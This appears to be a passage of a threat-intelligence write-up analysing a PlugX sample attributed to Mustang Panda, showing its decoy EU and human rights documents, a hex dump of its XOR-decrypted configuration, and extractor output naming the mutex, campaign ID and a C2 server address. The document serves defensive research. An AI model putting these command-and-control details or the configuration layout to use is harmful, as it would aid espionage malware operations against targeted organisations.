
EXECUTIVE SUMMARY

Montenegro is a mixed parliamentary and presidential republic with a multiparty political system. Voters choose both the president and the unicameral parliament through popular elections. The president nominates, and parliament approves, the prime minister. An observation mission of the Office for Democratic Institutions and Human Rights of the Organization for Security and Cooperation in Europe stated that the August 2020 parliamentary elections were overall transparent and efficient but highlighted that the ruling party gained an undue advantage through misuse of office and state resources and dominant media coverage, which undermined the quality of information available to voters. Milo Djukanovic, president of the Democratic Party of Socialists, was elected president in 2018 with nearly 54 percent of the vote in the first round for his second term as president. He had already served six terms as prime minister. Observers from the Organization for Security and Cooperation in Europe, the European Parliament, and the Council of Europe's Parliamentary Assembly noted the election proceeded in an orderly manner but had minor irregularities that did not affect the outcome. Despite opposition protests, elections were generally considered free and fair.

The National Police Force, which includes Border Police, is responsible for maintaining internal security. It is organized under the Police Administration within the Ministry of Interior and reports to the police director and, through the director, to the minister of interior and prime minister. The Armed Forces of Montenegro are responsible for external security and consist of an army, navy, and air force that are overseen by the Ministry of Defense. Civilian authorities maintained effective control over the security forces. Members of the security forces committed some abuses.

Significant human rights issues included credible reports of: alleged torture by the government; serious problems with the independence of the judiciary; serious restrictions on free expression; serious government corruption; crimes involving violence or threats of violence targeting persons with disabilities and members of national, racial, or ethnic minority groups; and crimes involving violence or threats

Country Reports on Human Rights Practices for 2021


HU proposals to the draft EUCO conclusions.DOCX - Microsoft Word
Insert Page Layout References Mailings Review View
ds: 2,381
60%

Council of the European Union

Brussels, 30 May 2022
(OR. en)

9579/22

LIMITE

CO EUR-PREP 17

NOTE

From:	General Secretariat of the Council
To:	Delegations
Subject:	Special meeting of the European Council (30 and 31 May 2022) – Draft conclusions

Following the proceedings of the Council (General Affairs), delegations will find below the draft conclusions of the European Council, in accordance with Article 3(1) of the Rules of Procedure of the European Council.


I. **UKRAINE**

1. The European Council resolutely condemns Russia's war of aggression against Ukraine. It urges Russia to immediately stop its indiscriminate attacks against civilians and civilian infrastructure, and to immediately and unconditionally withdraw all its troops and military equipment from the entire territory of Ukraine within its internationally recognised borders. The atrocities being committed by Russian forces and the suffering and destruction being inflicted are unspeakable. The European Council calls on Russia to allow immediate humanitarian access and the safe passage of all civilians concerned. The European Council expects international humanitarian law, including the Geneva Convention relative to the treatment of prisoners of war, to be fully respected. It also calls on Russia to immediately allow the safe return of Ukrainian individuals forcibly removed to Russia.

2. The European Council hails the courage and determination of the Ukrainian people and its leadership in their fight to defend the sovereignty, territorial integrity and freedom of their country. The European Union is unwavering in its commitment to help Ukraine exercise its inherent right of self-defence against the Russian aggression and build a peaceful, democratic and prosperous future. In this regard, it will continue to work closely with international partners.

International justice

3. The European Council commends all those helping to gather evidence and to investigate war crimes and the other most serious crimes, and supports the intensive work of the Prosecutor of the International Criminal Court in this respect. It also salutes the work being carried out by Ukraine's Prosecutor General with financial and capacity-building support from the European Union and its Member States. It welcomes the establishment of a Joint Investigation Team coordinated by Eurojust, whose role has been reinforced, and the ongoing operational support provided by Europol. Russia, Belarus and all those responsible will be held to account for their actions in accordance with international law.


EL Non-Paper Pandemic Resilience fin...
File Home Insert Page Layout References Mailings Review View
Page: 1 of 5 Words: 2,108 70%

EL Non-paper

Containing the pandemic: short term operational aspects and longer-term regulatory measures for enhancing resilience against future variants or pandemics

The Covid-19 pandemic is gradually entering a new phase of transition towards an endemic disease. However, whereas the number of deaths and severe illness is gradually decreasing, we cannot exclude the possibility of new pandemic surges due to new variants and waning immunity that will put our national health systems under renewed pressure. Societal and environmental changes contribute to the emergence of important infectious diseases the spectrum of which is changing rapidly and require a high level of preparedness on our part. Additionally, we should not lose sight of common diseases, such as seasonal flu, which continue to pose significant challenges, especially during the winter period, leading to disruptions of social and economic activity.

The Commission´s Communication "Covid-19 - Sustaining EU Preparedness and Response: Looking ahead" provides a comprehensive overview of the actions to be taken in the short and medium run. Building on this, Greece considers that now is the right time to adapt the current EU framework to the new circumstances by (A) prioritizing short-term operational actions that will prevent an eventual deterioration of the situation but also (B) to reflect on a more long-term vision that will strengthen the resilience of our societies against future pandemics.


A) Short term operational measures

- On the basis of scientific advice, we need to establish a coordinated approach on the administration of a new booster dose as well as the need of a seasonal Covid-19 vaccine. More precisely, we need to identify which population groups need to receive it and set indicative timelines for the progress of vaccination campaigns in the following months. In this respect, it is important to take into account the development of new vaccines and their effect on infection and further transmission.

- Our vaccine strategy has been an undeniable collective EU success and needs to be continued. It is urgent to address the issue of surplus vaccines, by engaging with the companies in order to extend delivery times. Moreover, our efforts should focus on

Decrypt configuration


- Thông tin cấu hình được lưu tại section .data với độ lớn 0x45C bytes.
- Sử dụng vòng lặp với lệnh XOR để giải mã.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  E8 03 00 00 0B 0D 00 00 41 00 76 00 61 00 73 00  è.......A.v.a.s.
00000010  74 00 43 00 52 00 77 00 00 00 00 00 00 00 00 00  t.C.R.w.........
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 70 00 4C 00 79 00 70 00  ........p.L.y.p.
00000090  57 00 57 00 51 00 56 00 5A 00 66 00 71 00 55 00  W.W.Q.V.Z.f.q.U.
000000A0  6E 00 71 00 4C 00 77 00 44 00 4F 00 56 00 42 00  n.q.L.w.D.O.V.B.
000000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 74 00 65 00 73 00 74 00  ........t.e.s.t.
00000110  32 00 30 00 32 00 32 00 00 00 00 00 00 00 00 00  2.0.2.2.........
00000120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 45 00 55 00 20 00 33 00  ........E.U. .3.
00000190  31 00 73 00 74 00 20 00 73 00 65 00 73 00 73 00  1.s.t. .s.e.s.s.
000001A0  69 00 6F 00 6E 00 20 00 6F 00 66 00 20 00 74 00  i.o.n. .o.f. .t.
000001B0  68 00 65 00 20 00 43 00 6F 00 6D 00 6D 00 69 00  h.e. .C.o.m.m.i.
000001C0  73 00 73 00 69 00 6F 00 6E 00 20 00 6F 00 6E 00  s.s.i.o.n. .o.n.
000001D0  20 00 43 00 72 00 69 00 6D 00 65 00 20 00 50 00   .C.r.i.m.e. .P.
000001E0  72 00 65 00 76 00 65 00 6E 00 74 00 69 00 6F 00  r.e.v.e.n.t.i.o.
000001F0  6E 00 20 00 61 00 6E 00 64 00 20 00 43 00 72 00  n. .a.n.d. .C.r.
00000200  69 00 6D 00 69 00 6E 00 61 00 6C 00 20 00 4A 00  i.m.i.n.a.l. .J.
00000210  75 00 73 00 74 00 69 00 63 00 65 00 20 00 55 00  u.s.t.i.c.e. .U.
00000220  6E 00 69 00 74 00 65 00 64 00 20 00 4E 00 61 00  n.i.t.e.d. .N.a.
00000230  74 00 69 00 6F 00 6E 00 73 00 20 00 6F 00 6E 00  t.i.o.n.s. .o.n.
00000240  20 00 44 00 72 00 75 00 67 00 73 00 20 00 61 00   .D.r.u.g.s. .a.
00000250  6E 00 64 00 20 00 43 00 72 00 69 00 6D 00 65 00  n.d. .C.r.i.m.e.
00000260  2E 00 70 00 64 00 66 00 00 00 00 00 00 00 00 00  ..p.d.f.........
00000270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000280  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000002F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000390  01 00 BB 01 31 30 34 2E 32 35 35 2E 31 37 34 2E  ..».104.255.174.
000003A0  35 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00  58..............
000003B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000003C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
# plugx_extract_custom_config.py plugx_dec_config.bin

[+] Config file: plugx_dec_config.bin
[+] Config size: 1116 bytes
[+] Folder name: AvastCRw
[+] Mutex name: pLypWWQVZfqUnqLwDOVB
[+] Decoy document info: EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf
[+] C2 servers:
        104.255.174.58:443
        104.255.174.58:443
        104.255.174.58:443
[+] Campaign ID: test2022
```


Threat intelligence



Refs

- PlugX: A Talisman to Behold
- Mustang Panda deploys a new wave of malware targeting Europe
- THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group
- BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX
- Mustang Panda’s Hodur: Old tricks, new Korplug variant
- Advanced persistent threat group feature: Mustang Panda
- Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo “Chỉ thị của thủ tướng Nguyễn Xuân Phúc”
- Nhóm APT Mustang Panda có thể vẫn đang tiếp tục hoạt động tấn công vào các tổ chức tại Việt Nam

End…




Barberousse @barberousse_bin · Jun 21

Replying to @kienbigmummy

I've been tracking them for a while and this definitely looks like #MustangPanda. Recently, they started using a lot of those esoteric API calls with callbacks to execute shellcode. Like, why is GrayStringW even a function?!

5



ChrisPooh @chrispooh007 · Jul 20

Replying to @kienbigmummy and @DangDinhPhuong3

@kienbigmummy can reach out me :)

1

m4n0w4r @kienbigmummy · Jul 20

Ok, bro!! Will tag you if samples uploaded from SG.

